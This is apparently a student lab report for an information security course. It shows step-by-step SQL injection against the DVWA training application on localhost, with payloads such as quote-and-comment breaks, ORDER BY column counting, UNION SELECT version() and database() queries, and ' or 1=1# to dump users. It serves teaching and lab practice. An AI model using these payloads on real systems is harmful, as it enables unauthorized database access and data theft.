
Name: Kulvir Singh
Register Number: 19BCE2074


Information Security and Audit Analysis
Lab DA 4


SQL INJECTION

SQL injection


In order to exploit SQL injection vulnerabilities we need to figure out how the query is built in order to inject our parameter in a situation that the query will remain true. For example in the DVWA we can see a text field where it asks for user ID. If we enter the number 1 and we click on the submit button we will notice that it will return the first name and the surname of the user with ID=1.


STAY - YouTube Music
Vulnerability: SQL Injection :: Dar
localhost/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#
Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sqli\index.php on line 40
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



STAY - YouTube Music
Vulnerability: SQL Injection :: Dar
localhost/DVWA-master/vulnerabilities/sqli/?id=2&Submit=Submit#
Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sqli\index.php on line 40
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
https://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



If we view the source we get to see that the query formed is SELECT First_Name,Last_Name FROM users WHERE ID=''$id''.



So let us see how we can break the SQL statement by adding an ‘ after 1.




So which means its an error based injection and the backend query got successfully broken.


As we know from the source that the sql statement formed is **SELECT First_Name,Last_Name FROM users WHERE ID='’$id’'**.

Lets try to comment out the rest of the statement by completing our query and adding a comment symbol(“#”).


So our input will be “1’ #”.



Now we can insert any of our sql code between the “ ‘ “ and the “ # “.
SO NOW LETS FIND OUT THE NUMBER OF COLUMNS USING THE “ORDER BY” Clause. We know that the column doesn’t exist if we get an error. So lets start with say 3 columns.
Our INPUT: 1’ order by 3#




Which means there are less than 3 columns.(there are two columns)
Now Lets find out which columns are injectable by using “**union select**”.
Our input: ‘ union select 1,2#



So both columns are injectable.

Lets find out the database version using version() function.


Our input: ‘ union select 1,version()#



There we get the version in the place of surname.


Lets see which database we are in by using the database() function.


Our input: ‘ union select 1,database()#



There we get the database name as “**dvwa**”.

Lets try to leak all database users by giving a query with the OR clause
Our Input: ' or 1=1#





Name: Kulvir Singh
Register Number: 19BCE2074


Information Security and Audit Analysis

Lab DA 5

